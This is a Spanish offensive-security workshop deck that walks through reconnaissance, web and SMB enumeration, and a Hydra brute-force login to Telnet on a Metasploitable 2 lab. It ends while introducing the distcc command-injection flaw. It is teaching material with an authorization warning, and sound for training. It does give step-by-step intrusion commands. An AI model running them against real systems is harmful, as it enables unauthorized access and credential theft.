

# Taller de Ciberseguridad Ofensiva

De la Enumeración a la Explotación de Servicios de Red



# Agenda y Objetivos del Taller

## Fases del Taller

Este taller está estructurado en tres fases progresivas que simulan el flujo de trabajo real de un pentester profesional. Cada fase construye sobre los conocimientos y datos recopilados en la anterior, creando un proceso metodológico y repetible.

- **Fase 1: Reconocimiento Activo** - Escaneo sistemático y enumeración completa de la superficie de ataque disponible
- **Fase 2: Enumeración Profunda** - Extracción de inteligencia detallada de servicios específicos identificados
- **Fase 3: Intrusión y Acceso** - Explotación práctica de vulnerabilidades de configuración y software

## Objetivos Técnicos

Al finalizar este taller práctico, los participantes habrán completado dos objetivos técnicos concretos que demuestran competencia en técnicas de penetración de sistemas:

1. **Acceso de Bajo Privilegio:** Obtener credenciales de usuario mediante técnicas de fuerza bruta y diccionario contra servicios autenticados
2. **Escalada a Alto Privilegio:** Conseguir acceso root o daemon mediante la explotación directa de vulnerabilidades en servicios mal configurados o desactualizados

Estos objetivos representan los dos hitos fundamentales en cualquier compromiso de red exitoso.

# La Metodología del Atacante: Cyber Kill Chain

Un ataque exitoso no es resultado de la suerte ni de acciones aleatorias. Es la culminación de un proceso metodológico y estructurado que los adversarios sofisticados siguen con disciplina militar. El modelo Cyber Kill Chain, desarrollado originalmente por Lockheed Martin, descompone un ataque en fases discretas y secuenciales.



## Reconocimiento

Recolección pasiva y activa de inteligencia sobre el objetivo. Identificación de infraestructura, tecnologías, y posibles vectores de ataque. **Esta es nuestra fase actual.**



## Weaponization & Delivery

Preparación del payload malicioso y su empaquetado en un formato entregable. Envío del exploit al objetivo mediante el vector identificado. **Lo ejecutaremos hoy.**



## Explotación

Aprovechamiento técnico de la vulnerabilidad identificada para ejecutar código arbitrario en el sistema objetivo. **Nuestro objetivo principal.**



## Instalación y C&C

Establecimiento de persistencia en el sistema comprometido y comunicación con infraestructura de comando y control para mantener el acceso.



## Acciones sobre Objetivos

Ejecución de la misión final: exfiltración de datos, destrucción, movimiento lateral, o cualquier objetivo estratégico del adversario.

📌 **Principio Fundamental:** La calidad, profundidad y exhaustividad de las fases iniciales (Reconocimiento y Enumeración) determinan directamente la probabilidad de éxito en las fases finales del ataque. Un reconocimiento deficiente resulta en vectores fallidos.

# Verificación del Entorno Operativo

Antes de iniciar cualquier actividad ofensiva, es imperativo verificar que el entorno de laboratorio está correctamente configurado y que existe conectividad bidireccional entre la máquina atacante (Kali Linux) y el objetivo (Metasploitable 2). Este paso evita pérdida de tiempo durante la fase de ataque.

01

## Obtener Direcciones IP del Laboratorio

En la máquina **Metasploitable 2** (objetivo), ejecutar el comando clásico de Unix para listar interfaces de red:

```
ifconfig
```

En la máquina **Kali Linux** (atacante), utilizar la sintaxis moderna de gestión de red:

```
ip a
```

Documentar ambas direcciones IP, típicamente en el rango 192.168.x.x o 10.0.x.x según la configuración de red virtual.

02

## Ejecutar Prueba de Conectividad ICMP

Desde Kali Linux, enviar paquetes Echo Request (ping) al objetivo para confirmar conectividad de capa 3:

```
ping -c 4 <IP_METASPLOITABLE>
```

El parámetro `-c 4` limita el envío a 4 paquetes. Una respuesta exitosa mostrará:

```
4 packets transmitted, 4 received, 0% packet loss
```

**Confirmación:** Si recibes las 4 respuestas, tu laboratorio está funcional y puedes proceder con el taller.

📌 **Nota de Seguridad:** Nunca ejecutes estas técnicas contra sistemas que no posees o para los que no tienes autorización explícita por escrito. El pentesting no autorizado es un delito en la mayoría de jurisdicciones.

# Escaneo de Puertos vs. Enumeración de Servicios

Existe una distinción crítica entre dos actividades que frecuentemente se confunden en la práctica de la ciberseguridad ofensiva. Comprender esta diferencia es esencial para ejecutar un reconocimiento efectivo y eficiente.

## Escaneo de Puertos



El escaneo de puertos es análogo al levantamiento de planos arquitectónicos de un edificio para identificar todas sus puertas, ventanas, y puntos de acceso potenciales. En términos técnicos, estamos sondeando los 65,535 puertos TCP y UDP disponibles para determinar cuáles están en estado OPEN, CLOSED, o FILTERED.

**Objetivo:** Mapear la superficie de ataque completa e identificar todos los puntos de entrada posibles al sistema objetivo.

**Información obtenida:** Números de puerto y su estado (abierto/cerrado/filtrado).

## Enumeración de Servicios



La enumeración de servicios es el análisis forense detallado de cada "cerradura" descubierta. Una vez identificados los puertos abiertos, necesitamos determinar qué software específico está escuchando en cada puerto: su nombre, versión exacta, y configuración.

**Objetivo:** Identificar la marca, modelo, y versión del software que opera cada servicio para correlacionarlo con vulnerabilidades conocidas.

**Información obtenida:** Nombre del servicio, versión del software, sistema operativo, y posibles configuraciones inseguras.

❏ **Importancia Crítica:** La versión específica de un servicio es el dato fundamental que permite correlacionar el objetivo con bases de datos de vulnerabilidades conocidas (CVEs) y exploits disponibles. Sin esta información, un atacante opera a ciegas.



# Escaneo y Análisis con Nmap/RustScan

En la práctica moderna del pentesting, combinamos herramientas complementarias para maximizar eficiencia sin sacrificar profundidad de análisis. Utilizaremos **RustScan** para el descubrimiento veloz de puertos y **Nmap** para la enumeración detallada de servicios.



## RustScan: Velocidad

Escrito en Rust, RustScan escanea los 65,535 puertos en segundos utilizando paralelización masiva, algo que Nmap tardaría minutos u horas.



## Nmap: Profundidad

La herramienta estándar de la industria para enumeración de servicios, detección de versiones, y ejecución de scripts de reconocimiento especializados.

## Comando de Ejecución Combinado

```
rustscan -a <IP_OBJETIVO> -- -sV -sC -oN scan_results.txt
```

### rustscan -a <IP>

Escanea todos los 65,535 puertos TCP del objetivo a máxima velocidad y pasa los puertos abiertos descubiertos a Nmap para análisis profundo.

### --

Separador que indica que todo lo que sigue son argumentos que se pasarán directamente a Nmap una vez RustScan complete el descubrimiento.

### -sV

Activa el módulo de detección de versión de servicios (Version Detection) de Nmap, que intenta identificar qué aplicación y versión exacta corre en cada puerto.

### -sC

Ejecuta el conjunto de scripts por defecto del Nmap Scripting Engine (NSE) para enumeración automatizada de vulnerabilidades y configuraciones comunes.

### -oN scan\_results.txt

Guarda toda la salida en formato normal (legible) en un archivo de texto para documentación, análisis posterior, y cumplimiento de estándares de pentesting.

Este comando representa el estándar de oro para el reconocimiento activo inicial en metodologías de pentesting profesional.

# Análisis del Dossier de Nmap

Una vez completado el escaneo combinado, el archivo `scan_results.txt` contiene un dossier completo de inteligencia sobre el objetivo. Cada línea representa un vector de ataque potencial que debe ser evaluado, priorizado, y documentado sistemáticamente.

## Hallazgos Clave en Metasploitable 2

El análisis de un sistema Metasploitable 2 típico revela un perfil de seguridad deliberadamente débil, diseñado para la práctica de explotación:

| PORT     | STATE | SERVICE     | VERSION            |
|----------|-------|-------------|--------------------|
| 21/tcp   | open  | ftp         | vsftpd 2.3.4       |
| 23/tcp   | open  | telnet      | Linux telnetd      |
| 80/tcp   | open  | http        | Apache httpd 2.2.8 |
| 445/tcp  | open  | netbios-ssn | Samba smbd 3.X     |
| 3632/tcp | open  | distccd     | distccd v1         |



**Puerto 21: FTP (vsftpd 2.3.4)**  
**Inteligencia:** Esta versión específica de vsftpd contiene una backdoor notoria introducida maliciosamente en el código fuente. Es explotable de forma trivial con Metasploit.



**Puerto 23: Telnet**  
**Inteligencia:** Protocolo de administración remota que transmite credenciales en texto claro. Objetivo principal para ataques de fuerza bruta y sniffing de red.



**Puerto 80: HTTP (Apache 2.2.8)**  
**Inteligencia:** Servidor web que probablemente aloja aplicaciones vulnerables. Requiere enumeración de directorios y análisis de aplicaciones web.



**Puerto 445: SMB (Samba 3.X)**  
**Inteligencia:** Servicio de compartición de archivos que históricamente ha sido fuente de vulnerabilidades críticas de ejecución remota de código.



**Puerto 3632: distccd v1**  
**Inteligencia:** Demonio de compilación distribuida con vulnerabilidad crítica de inyección de comandos. Vector de explotación de alta prioridad.

📌 **Metodología de Priorización:** Los servicios que transmiten datos en claro (telnet), tienen versiones con exploits públicos conocidos (vsftpd 2.3.4, distccd), o son inherentemente complejos y propensos a vulnerabilidades (Samba) deben ser priorizados para la fase de explotación.

# Enumeración de la Superficie Web

Un servidor web expuesto en los puertos 80 (HTTP) o 443 (HTTPS) no es una puerta única y monolítica, sino una fachada compleja con múltiples puntos de entrada que no son inmediatamente visibles para un usuario casual. Detrás de la página principal pueden existir cientos o miles de rutas, directorios, archivos de configuración, endpoints de API, y aplicaciones olvidadas.

## Técnica: Forceful Browsing

También conocido como **Directory Brute-force** o **Content Discovery**, esta técnica utiliza ataques de diccionario para probar sistemáticamente miles de nombres de rutas comunes extraídas de listas de palabras (wordlists) especializadas.

**Funcionamiento:** La herramienta realiza peticiones HTTP a rutas construidas concatenando:

- La URL base del objetivo
- Cada palabra de la wordlist
- Extensiones de archivo comunes (.php, .txt, .html, .bak, etc.)

Analizando los códigos de respuesta HTTP (200, 301, 302, 403, 404), se identifican recursos existentes aunque no estén enlazados desde ninguna página visible.

## Códigos de Estado Clave

200 OK

Recurso encontrado y accesible

301/302

Redirección, recurso existe

403

Recurso existe pero acceso denegado

404

Recurso no encontrado

Esta técnica es fundamental porque los administradores frecuentemente dejan archivos de respaldo, paneles administrativos, y aplicaciones de desarrollo accesibles sin protección adecuada, simplemente porque asumen que "nadie conoce la URL".



# Descubriendo Directorios con Feroxbuster

Feroxbuster es una herramienta moderna de content discovery escrita en Rust, diseñada para ser rápida, recursiva, y altamente configurable. Reemplaza a herramientas clásicas como dirb o gobuster con mejor rendimiento y características avanzadas.

## Comando de Ejecución

```
feroxbuster -u http://<IP_OBJETIVO> -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,txt,html
```



**-u http://<IP>**

Especifica la URL base del objetivo contra la cual se construirán todas las rutas de prueba. Puede ser HTTP o HTTPS.



**-w [wordlist]**

Ruta al archivo de wordlist que se utilizará como diccionario. La lista `directory-list-2.3-medium.txt` contiene ~220,000 palabras ordenadas por frecuencia de aparición en sitios web reales.



**-x php,txt,html**

Extensiones de archivo adicionales a probar. Feroxbuster intentará cada palabra con estas extensiones, multiplicando los vectores de ataque descubiertos.

## Optimizaciones Adicionales Recomendadas

**Concurrencia:** Utiliza `-t 50` para aumentar el número de hilos concurrentes y acelerar el escaneo (cuidado con no saturar la red o activar sistemas IDS).

**Profundidad Recursiva:** Usa `-d 3` para limitar la recursión a 3 niveles de profundidad, evitando bucles infinitos en directorios generados dinámicamente.

**Filtrado de Respuestas:** Aplica `-C 404` para ocultar respuestas 404 y mantener la salida limpia y enfocada en descubrimientos reales.

**Salida Estructurada:** Agrega `-o resultados_web.txt` para guardar todos los hallazgos en un formato persistente para análisis posterior.

Durante la ejecución, Feroxbuster mostrará en tiempo real cada ruta descubierta junto con su código de estado, tamaño de respuesta, y número de palabras, permitiendo identificar inmediatamente recursos de interés.

# Análisis de Resultados Web

La interpretación correcta de los resultados de feroxbuster es una habilidad crítica. No todos los códigos de estado 200 son igualmente interesantes, y un 403 puede ser más valioso que un 200 si indica la existencia de un panel administrativo protegido.

## Hallazgos Típicos en Metasploitable 2

Un escaneo de directorios contra Metasploitable 2 revelará múltiples aplicaciones web deliberadamente vulnerables instaladas para práctica:



### /dvwa/ - Damn Vulnerable Web Application

**Descripción:** Aplicación PHP/MySQL diseñada para practicar las 10 vulnerabilidades más críticas de OWASP, incluyendo SQL Injection, XSS, CSRF, y más.

**Vector de Ataque:** Credenciales por defecto (admin/password), múltiples vulnerabilidades de inyección, y configuraciones inseguras deliberadas.

**Prioridad:** Alta - Excelente objetivo para practicar explotación web y obtener acceso inicial al sistema.



### /mutillidae/ - OWASP Mutillidae II

**Descripción:** Otra aplicación deliberadamente vulnerable que implementa las vulnerabilidades OWASP Top 10 con múltiples niveles de dificultad.

**Vector de Ataque:** Vulnerabilidades de inyección SQL, XSS almacenado, inclusión de archivos locales (LFI), y exposición de información sensible.

**Prioridad:** Alta - Complementa a DVWA con ejercicios adicionales y diferentes vectores de explotación.



### /phpmyadmin/ - Panel de Administración de MySQL

**Descripción:** Interfaz web para administración de bases de datos MySQL. Comúnmente dejado accesible con credenciales débiles o por defecto.

**Vector de Ataque:** Fuerza bruta de credenciales (root con contraseña vacía es común en Metasploitable), acceso directo a bases de datos con información sensible, y posibilidad de ejecutar consultas SQL para escribir webshells.

**Prioridad:** Crítica - Acceso a phpMyAdmin con credenciales administrativas equivale a compromiso completo de todas las aplicaciones web que dependan de esa base de datos.

 **Documentación Profesional:** Todos estos hallazgos deben ser documentados meticulosamente en tu informe de pentesting, incluyendo URL completa, código de estado, tamaño de respuesta, y evaluación preliminar del riesgo. Esta documentación formará la base de la fase de explotación del taller.

**Próximos Pasos:** Con la superficie de ataque completamente mapeada y los servicios vulnerables identificados, estamos listos para proceder a la fase de explotación activa donde convertiremos esta inteligencia en acceso no autorizado al sistema objetivo.

# Explotación de Servicios de Red: SMB, Fuerza Bruta y Vulnerabilidades



# El Protocolo SMB: Fundamentos y Relevancia en Pentesting

## ¿Qué es SMB?

SMB (Server Message Block) es un protocolo de la capa de aplicación diseñado específicamente para permitir el acceso compartido a recursos en red, tales como archivos, impresoras y otros dispositivos. En entornos Linux, este protocolo se implementa mediante Samba, que proporciona interoperabilidad completa con sistemas Windows.

## Relevancia Crítica en Seguridad Ofensiva

El protocolo SMB representa uno de los vectores de ataque más significativos en pentesting moderno por dos razones fundamentales:

- **Filtración de Información Sensible:** Las configuraciones débiles o por defecto frecuentemente permiten la enumeración anónima de usuarios del sistema, grupos de seguridad, políticas de contraseñas y recursos compartidos. Esta información constituye inteligencia crítica para ataques posteriores.
- **Vector de Acceso Directo:** Históricamente, SMB ha sido la fuente de algunas de las vulnerabilidades más devastadoras, incluyendo MS17-010 (EternalBlue), que permitió la propagación del ransomware WannaCry a nivel mundial.



📌 **Nota Importante:** La enumeración SMB es a menudo el primer paso en la fase de reconocimiento activo, ya que puede revelar información crítica sin necesidad de credenciales.

# Enumeración Automatizada con Enum4linux-ng

## La Herramienta: Enum4linux-ng

Enum4linux-ng es un wrapper moderno y mejorado de las herramientas clásicas de Samba que automatiza completamente el proceso de enumeración exhaustiva de sistemas Windows y Linux que exponen servicios SMB. Esta herramienta integra múltiples técnicas de reconocimiento en una sola ejecución, optimizando significativamente el tiempo del pentester.



### Comando de Ejecución

```
enum4linux-ng -A  
<IP_OBJETIVO> | tee  
enum_smb.txt
```



### Parámetro -A (All)

Ejecuta todos los módulos de enumeración disponibles: usuarios, grupos, shares, políticas, información del sistema operativo y más.



### Redirección con tee

Permite visualizar la salida en tiempo real en la consola mientras simultáneamente guarda todos los resultados en un archivo de texto para análisis posterior.

Esta metodología de documentación simultánea es esencial en pentesting profesional, donde cada hallazgo debe ser registrado meticulosamente para el informe final.



# Extracción de Inteligencia de la Enumeración SMB

## Análisis Sistemático de Resultados

Una vez completada la enumeración con enum4linux-ng, el pentester debe analizar meticulosamente la salida para extraer inteligencia accionable que guiará las siguientes fases del ataque.

### Información Crítica a Identificar:

- **Enumeración de Usuarios (RID Cycling):** Lista completa de nombres de usuario válidos en el sistema objetivo, obtenida mediante técnicas de enumeración de SID/RID.
- **Recursos Compartidos (Shares):** Identificación de todos los directorios compartidos, junto con sus permisos de acceso (lectura, escritura, ejecución) y posibles configuraciones inseguras.
- **Información del Sistema Operativo:** Versión exacta del sistema operativo, versión de Samba/SMB, y otros detalles que pueden revelar vulnerabilidades conocidas.
- **Políticas de Contraseñas:** Requisitos de complejidad, longitud mínima, historial y duración de contraseñas.



90%

Sistemas Vulnerables

Porcentaje estimado de sistemas SMB que revelan información sensible con configuración por defecto.

3-5

Minutos Promedio

Tiempo típico para completar una enumeración SMB exhaustiva con enum4linux-ng.

**Inteligencia Obtenida:** La lista de usuarios válidos se convierte en el input fundamental para lanzar ataques de fuerza bruta o credential stuffing contra servicios de autenticación como SSH, FTP, RDP o Telnet.



# Ataques de Fuerza Bruta: Fundamentos Técnicos

01

## Definición del Ataque

La fuerza bruta (credential stuffing) es una técnica que consiste en la prueba sistemática y automatizada de un gran número de combinaciones de credenciales (usuario/contraseña) contra un servicio de autenticación hasta encontrar la combinación válida.

02

## Servicio Objetivo

Cualquier protocolo o servicio que requiera autenticación puede ser objetivo: Telnet, SSH, FTP, RDP, servicios web, APIs, bases de datos, entre otros.

03

## Lista de Usuarios

Puede ser un único usuario conocido o una lista completa obtenida durante la fase de enumeración. La precisión de esta lista incrementa significativamente la eficiencia del ataque.


04

## Diccionario de Contraseñas

Una colección de contraseñas probables: diccionarios estándar (rockyou.txt), contraseñas comunes, patrones específicos de la organización, o contraseñas generadas mediante reglas.

## Herramienta: Hydra

Hydra es la herramienta de código abierto más reconocida y potente para realizar ataques de fuerza bruta. Destaca por su capacidad de paralelización masiva (múltiples hilos simultáneos), soporte para más de 50 protocolos diferentes, y su optimización para ataques de alta velocidad. Hydra puede probar miles de combinaciones por segundo dependiendo del protocolo y la configuración de red.



# Caso Práctico: Preparación del Ataque contra Telnet

## ¿Por qué Telnet como Objetivo?

El servicio Telnet (puerto 23/TCP) se selecciona por varias razones estratégicas y didácticas:

### Inseguridad Inherente

Telnet transmite todas las credenciales y datos en texto plano sin cifrado, lo que facilita tanto el ataque como la verificación del éxito mediante captura de tráfico.

### Prevalencia en Sistemas Heredados

Aunque obsoleto, Telnet aún se encuentra en dispositivos IoT, equipos de red antiguos, sistemas industriales (SCADA) y entornos empresariales legacy.

### Valor Didáctico

Representa perfectamente los principios de autenticación débil y la importancia de protocolos seguros modernos como SSH.

## Paso 1: Creación de un Diccionario Dirigido

En lugar de usar diccionarios masivos, crearemos un diccionario pequeño y específico basado en inteligencia previa (conocimiento del usuario "msfadmin" de Metasploitable):

```
# Crear archivo con contraseñas probables para 'msfadmin'
echo "msfadmin" > pass.txt
echo "password" >> pass.txt
echo "admin" >> pass.txt
echo "root" >> pass.txt
```

- 📌 **Estrategia Profesional:** En pentesting real, el diccionario debe construirse considerando: información OSINT de la organización, patrones de contraseñas descubiertos, requisitos de políticas empresariales, y contraseñas filtradas en brechas anteriores.

# Ejecución del Ataque de Fuerza Bruta con Hydra

## Lanzamiento del Ataque

Con el diccionario preparado y el objetivo identificado, procedemos a ejecutar el ataque automatizado contra el servicio Telnet:

```
hydra -l msfadmin -P pass.txt <IP_OBJETIVO> telnet -V
```

## Desglose Detallado de Parámetros

- **-l msfadmin:** Especifica un único nombre de usuario (login) a probar. Alternativamente, se puede usar **-L** para especificar un archivo con múltiples usuarios.
- **-P pass.txt:** Indica la ruta al archivo que contiene el diccionario de contraseñas. Cada línea representa una contraseña a probar.
- **telnet:** Define el protocolo objetivo del ataque. Hydra ajusta automáticamente su estrategia según el protocolo.
- **-V (Verbose):** Modo verboso que muestra cada intento de autenticación en tiempo real, permitiendo monitorear el progreso y detectar problemas.



## Parámetros Opcionales Útiles

- **-t 4:** Número de hilos paralelos (por defecto 16)
- **-f:** Detiene el ataque al encontrar la primera credencial válida
- **-o results.txt:** Guarda los resultados en un archivo

## Proceso de Ejecución

Durante la ejecución, Hydra intentará cada combinación usuario/contraseña contra el servicio Telnet. El modo verboso mostrará líneas como:

```
[ATTEMPT] target <IP> - login "msfadmin" - pass "msfadmin"  
[ATTEMPT] target <IP> - login "msfadmin" - pass "password"
```

# ¡Acceso de Bajo Privilegio Conseguido!



## Resultado de Hydra

La herramienta identifica y reporta la credencial exitosa



## Credencial Válida

Usuario: msfadmin  
Contraseña: msfadmin



## Establecer Conexión

Acceder al sistema con las credenciales descubiertas

## Salida Exitosa de Hydra

```
[23][telnet] host: <IP_OBJETIVO> login: msfadmin password: msfadmin  
1 of 1 target successfully completed, 1 valid password found
```

## Paso Final: Tomar Control del Sistema

Con las credenciales validadas, procedemos a establecer una sesión interactiva con el sistema comprometido:

```
# Conectar vía Telnet con las credenciales  
telnet <IP_OBJETIVO>  
# Ingresar usuario: msfadmin  
# Ingresar contraseña: msfadmin  
  
# Confirmar identidad y privilegios  
id  
whoami
```

## Confirmación de Acceso

Los comandos `id` y `whoami` confirman que hemos obtenido una shell interactiva como el usuario **msfadmin**. Aunque es un usuario de bajos privilegios, representa el primer punto de apoyo (foothold) en el sistema comprometido.




📌 **Siguiente Fase:** Desde este punto, el pentester procedería con técnicas de escalación de privilegios para obtener acceso root/administrador, y establecer persistencia en el sistema.

# Transición: De Configuraciones Débiles a Vulnerabilidades de Software


## Resumen del Camino Recorrido

Hasta este punto, hemos conseguido acceso al sistema objetivo explotando una **mala configuración humana**: una contraseña débil e predecible. Este tipo de ataque depende completamente de factores humanos y políticas de seguridad deficientes.



Ataques por Credenciales

Porcentaje de brechas que involucran credenciales débiles o robadas (Verizon DBIR)



## El Siguiente Nivel de Sofisticación

Ahora elevaremos nuestro enfoque hacia la búsqueda y explotación de **fallos de software**: vulnerabilidades en el código mismo de servicios y aplicaciones. Este vector de ataque generalmente ofrece ventajas significativas:

- **Privilegios Elevados:** Muchas vulnerabilidades RCE otorgan ejecución con privilegios del servicio (a menudo root/SYSTEM)
- **Independencia de Contraseñas:** No requiere conocimiento previo de credenciales
- **Menos Detección:** Puede evadir sistemas de monitoreo de autenticación
- **Mayor Impacto:** Permite compromiso directo y completo del sistema



# Fundamentos: Vulnerabilidad, Exploit y el Caso Distcc



## Vulnerabilidad

Una debilidad, error o defecto en el código, diseño, configuración o arquitectura de un sistema que puede ser aprovechada para comprometer la seguridad. Es la **"falla"** que existe en el software. Cada vulnerabilidad recibe un identificador único CVE (Common Vulnerabilities and Exposures).



## Exploit

Un fragmento de código, script o secuencia específica de comandos diseñados para aprovechar una vulnerabilidad particular y provocar un comportamiento no deseado o no autorizado. Es la **"llave"** que abre la puerta de la falla. Los exploits pueden ser públicos o privados (zero-day).



## RCE (Remote Code Execution)

El tipo más crítico y peligroso de vulnerabilidad, que permite a un atacante ejecutar código o comandos arbitrarios en el sistema remoto sin necesidad de acceso físico ni autenticación previa. Representa el compromiso total del sistema.


## Caso de Estudio: Distcc (CVE-2004-2687)

### El Servicio Distcc

**distcc** es una herramienta legítima de desarrollo de software diseñada para distribuir tareas de compilación de código C/C++ a través de múltiples máquinas en una red, acelerando significativamente el proceso de compilación en proyectos grandes.

### La Vulnerabilidad Crítica

Las versiones antiguas de distcc (anteriores a 2.x) contenían una falla de seguridad devastadora: por configuración insegura por defecto, el servicio **no sanitizaba ni validaba las entradas recibidas** de clientes remotos.

